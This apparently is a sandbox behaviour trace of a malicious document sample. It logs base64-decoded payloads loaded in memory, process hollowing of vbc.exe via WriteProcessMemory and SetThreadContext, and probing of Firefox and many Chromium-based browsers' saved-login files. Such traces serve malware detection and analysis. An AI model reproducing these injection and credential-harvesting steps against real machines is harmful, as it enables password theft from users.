Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Configuration\*, 0, bbb078, 0, 0, 0) Return: ef5648	2512	1128
Call Filesystem API	API Name: FindNextFileW Args: (ef5648, bbb078) Return: 1	2512	1128
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 3e4	2512	1128
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 1128 Info: enum processes		
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 3ec	2512	1128
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 3f4	2512	1128
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 3fc	2512	1128
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 408	2512	1128
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 410	2512	1128
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 418	2512	1128
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 420	2512	1128
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 428	2512	1128
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 430	2512	1128
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 438	2512	1128
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 56560011		2796
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 56560012		2796
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 56560011		2796
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 56560012		2796
Call System API	API Name: GetVersionExA Args: (bbde70) Return: 1	2512	1128
Call System API	API Name: GetVersionExA Args: (72589cf0) Return: 1	2512	1128
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 5656001d		2796
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000..., 0, 12314936, 88) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000..., 0, 12314892, 22) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000..., 0, 12314872, 18) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000..., 0, 12314976, 44) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000..., 0, 106657276, 14) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (28000000, 0, 106657292, 4) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (0900000005000000..., 0, 106657296, 36) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (00000000FFFFFF00, 0, 106657416, 8) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (F780, 0, 107596560, 2) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (E380, 0, 107596564, 2) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (C180, 0, 107596568, 2) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (8080, 0, 107596572, 2) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (0000, 0, 107596576, 2) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000..., 0, 12314936, 88) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000..., 0, 12314892, 22) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000..., 0, 12314872, 18) Return: 0	2512	1128

Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000..., 0, 12314976, 44) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000..., 0, 106657276, 14) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (28000000, 0, 106657292, 4) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (0900000005000000..., 0, 106657296, 36) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (00000000FFFFFF00, 0, 106657416, 8) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (0000, 0, 107596720, 2) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (8080, 0, 107596724, 2) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (C180, 0, 107596728, 2) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (E380, 0, 107596732, 2) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (F780, 0, 107596736, 2) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424DF60000000000..., 0, 12314520, 88) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424DF60000000000..., 0, 12314476, 22) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424DF60000000000..., 0, 12314456, 18) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424DF60000000000..., 0, 12314560, 44) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424DF60000000000..., 0, 106657276, 14) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (28000000, 0, 106657292, 4) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (1000000010000000..., 0, 106657296, 36) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (0402040004820400..., 0, 106657416, 64) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555555555555555, 0, 107644432, 8) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555555555555555, 0, 107644440, 8) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555555555555555, 0, 107644448, 8) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555555555555555, 0, 107644456, 8) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555555555505555, 0, 107644464, 8) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555555555005555, 0, 107644472, 8) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555505550055555, 0, 107644480, 8) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555500500555555, 0, 107644488, 8) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555550005555555, 0, 107644496, 8) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555555055555555, 0, 107644504, 8) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555555555555555, 0, 107644512, 8) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555555555555555, 0, 107644520, 8) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555555555555555, 0, 107644528, 8) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555555555555555, 0, 107644536, 8) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555555555555555, 0, 107644544, 8) Return: 0	2512	1128
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555555555555555, 0, 107644552, 8) Return: 0	2512	1128
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 5656001e		2796
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 56560013		2796
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 56560014		2796
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 56560013		2796
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 56560014		2796
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 5656001f		2796
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 56560020		2796
Call System API	API Name: GetVersionExA Args: (8b4e584) Return: 1		2796
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 56560021		2796
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 56560022		2796
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 56560023		2796
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 56560024		2796
Call System API	API Name: BCryptDecrypt Args: (eb2f40, {z}, 15400, 0, , 0, {z}, 15400, 12311964, 0) Return: 0	2512	1128
Call System API	API Name: System.Convert::FromBase64String Args: (SDRzSUFBQUFBQUFFQU8yOUIyQWNTWllsSmk5dHludC9TdlZLMStCMG9RaUFZQk1rMkpCQUVPekJpTTNta3V3ZGFVY2pLYXNxZ2NwbFZtVmRaaFpBek8yZHZQZmVlKys5...) Return: 4834734941414141...	2512	1128
Detection	Threat Characteristic: Detected as obfuscated script File: malware.doc SHA1: 8D06387E577EF13546AAB1C4888C3D9109E7DA64		
Call System API	API Name: System.Convert::FromBase64String Args: (H4sIAAAAAAAEAO29B2AcSZYlJi9tynt/SvVK1+B0oQiAYBMk2JBAEOzBiM3mkuwdaUcjKasqgcplVmVdZhZAzO2dvPfee++999577733ujudTif33/8/XGZkAWz2zkra...) Return: 1F8B080000000000...	2512	1128
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000...) Return: 0	2512	1128
Call System API	API Name: System.Convert::FromBase64String Args: (TXVub3ouSGltZW50YXRlcg==) Return: 4D756E6F7A2E4869...	2512	1128
Call System API	API Name: System.Convert::FromBase64String Args: (Q2F1c2FsaXR5U291cmNl) Return: 43617573616C6974...	2512	1128
Call System API	API Name: System.Convert::FromBase64String Args: (Q2F1c2FsaXR5U291cmNl) Return: 43617573616C6974...	2512	1128
Call System API	API Name: System.Convert::FromBase64String Args: (LlByb3BlcnRpZXMuUmVzb3VyY2Vz) Return: 2E50726F70657274...	2512	1128
Call System API	API Name: System.Convert::FromBase64String Args: (U2VhcmNoUmVzdWx0) Return: 5365617263685265...	2512	1128
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000...) Return: 0	2512	1128
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000...) Return: 0	2512	1128
Call Process API	API Name: CreateProcessW Args: (%USERPROFILE%\vbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2984:%USERPROFILE%\vbc.exe) Return: 1	2512	1128

Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1128 Injected API: SetThreadContext Target Process ID: 2984 Target Image Path: %USERPROFILE%\vbc.exe		
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1128 Injected API: WriteProcessMemory Target Process ID: 2984 Target Image Path: %USERPROFILE%\vbc.exe		
Detection	Threat Characteristic: Creates process Process ID: 1128 Image Path: %USERPROFILE%\vbc.exe Shell Command:		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2984:%USERPROFILE%\vbc.exe, 400000, MZ., 1024, bbe184) Return: 1	2512	1128
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1128 Target Process ID: 2984 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: MZ.		
Detection	Threat Characteristic: Injects memory with dropped files Injecting Process ID: 1128 Target Process ID: 2984 Target Image Path: %USERPROFILE%\vbc.exe File: MZ.		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2984:%USERPROFILE%\vbc.exe, 401000, .D$....}..d, 79872, bbe184) Return: 1	2512	1128
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1128 Target Process ID: 2984 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: .D$....}..d		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2984:%USERPROFILE%\vbc.exe, 415000, ..., 16896, bbe184) Return: 1	2512	1128
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1128 Target Process ID: 2984 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: ...		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2984:%USERPROFILE%\vbc.exe, 41a000, .T.<...K..`...;U, 512, bbe184) Return: 1	2512	1128
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1128 Target Process ID: 2984 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: .T.<...K..`...;U		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2984:%USERPROFILE%\vbc.exe, 4a0000, `.......t$$_................t, 8192, bbe184) Return: 1	2512	1128
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1128 Target Process ID: 2984 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: `.......t$$_................t		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Modify PEB 7f6e3000 Process:2984:%USERPROFILE%\vbc.exe, 7f6e3008, , 4, bbe184) Return: 1	2512	1128
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1128 Target Process ID: 2984 Target Image Path: %USERPROFILE%\vbc.exe Injected Address: 0x0		
Call Thread API	API Name: SetThreadContext Args: (Process Name:2984:%USERPROFILE%\vbc.exe) Return: 1	2512	1128
Call Thread API	API Name: NtResumeThread Args: (Process:2984,) Return: ?	2512	1128
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2984], ppid[1128) Return: 1	2512	1128
Detection	Threat Characteristic: Creates process Process ID: 2984 Image Path: %USERPROFILE%\vbc.exe		
Add File	Path: %LOCALAPPDATA%\Microsoft\CLR_v4.0_32\UsageLogs\vbc.exe.log Type: VSDT_ASCII	2512	1128
Write File	Path: %LOCALAPPDATA%\Microsoft\CLR_v4.0_32\UsageLogs\vbc.exe.log Type: VSDT_ASCII	2512	1128
Call Mutex API	API Name: CreateMutexW Args: (0, 1, 832C34024FC742AE16CF5A21) Return: 21c	1128	2984
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\Mozilla Firefox\nss3.dll) Return: 1	1128	2984
Call System API	API Name: GetForegroundWindow Args: () Return: 2013c		2796
Call System API	API Name: GetForegroundWindow Args: () Return: 2013c		2796
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\Mozilla Firefox\sqlite3.dll) Return: 1	1128	2984
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\profiles.ini		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\profiles.ini) Return: 1	1128	2984
Call System API	API Name: GetVersionExA Args: (ddebdc) Return: 1	1128	2984
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2984 Info: Obtains system version from API result		
Call System API	API Name: GetVersionExA Args: (ddebdc) Return: 1	1128	2984
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.sqlite		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.sqlite) Return: 1	1128	2984
Call System API	API Name: GetVersionExA Args: (ddec2c) Return: 1	1128	2984
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.sqlite-wal) Return: 0	1128	2984
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.sqlite-wal		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.sqlite-wal) Return: 0	1128	2984
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\logins.json		

Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\logins.json) Return: 0	1128	2984
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.txt		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.txt) Return: 0	1128	2984
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons2.txt		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons2.txt) Return: 1	1128	2984
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons3.txt		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons3.txt) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\NETGATE\Black Hawk) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\Lunascape\Lunascape6\plugins\{9BDD5314-20A6-4d98-AB30-8325A95771EE}) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Dragon\User Data\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Dragon\User Data\Default\Web Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Dragon\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Dragon\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\MapleStudio\ChromePlus\User Data\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\MapleStudio\ChromePlus\User Data\Default\Web Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMapleStudio\ChromePlus\Login Data) Return: 0	1128	2984
Call System API	API Name: GetForegroundWindow Args: () Return: 2013c		2796
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMapleStudio\ChromePlus\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data) Return: 1	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Nichrome\User Data\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Nichrome\User Data\Default\Web Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalNichrome\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalNichrome\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: GetForegroundWindow Args: () Return: 2013c		2796
Call System API	API Name: GetForegroundWindow Args: () Return: 2013c		2796
Call System API	API Name: GetForegroundWindow Args: () Return: 2013c		2796
Call System API	API Name: GetForegroundWindow Args: () Return: 2013c		2796
Call System API	API Name: GetForegroundWindow Args: () Return: 2013c		2796
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\RockMelt\User Data\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\RockMelt\User Data\Default\Web Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalRockMelt\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalRockMelt\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Spark\User Data\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Spark\User Data\Default\Web Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSpark\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSpark\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Chromium\User Data\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Chromium\User Data\Default\Web Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalChromium\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalChromium\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Titan Browser\User Data\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Titan Browser\User Data\Default\Web Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTitan Browser\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTitan Browser\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Torch\User Data\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Torch\User Data\Default\Web Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTorch\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTorch\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Yandex\YandexBrowser\User Data\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Yandex\YandexBrowser\User Data\Default\Web Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalYandex\YandexBrowser\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalYandex\YandexBrowser\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Epic Privacy Browser\User Data\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Epic Privacy Browser\User Data\Default\Web Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalEpic Privacy Browser\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalEpic Privacy Browser\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CocCoc\Browser\User Data\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CocCoc\Browser\User Data\Default\Web Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCocCoc\Browser\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCocCoc\Browser\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Vivaldi\User Data\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Vivaldi\User Data\Default\Web Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalVivaldi\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalVivaldi\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Chromodo\User Data\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Chromodo\User Data\Default\Web Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Chromodo\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Chromodo\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Superbird\User Data\Default\Login Data) Return: 0	1128	2984

Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Superbird\User Data\Default\Web Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSuperbird\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSuperbird\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Coowon\Coowon\User Data\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Coowon\Coowon\User Data\Default\Web Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCoowon\Coowon\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCoowon\Coowon\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Mustang Browser\User Data\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Mustang Browser\User Data\Default\Web Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMustang Browser\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMustang Browser\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\360Browser\Browser\User Data\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\360Browser\Browser\User Data\Default\Web Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local360Browser\Browser\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local360Browser\Browser\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CatalinaGroup\Citrio\User Data\Default\Login Data) Return: 0	1128	2984
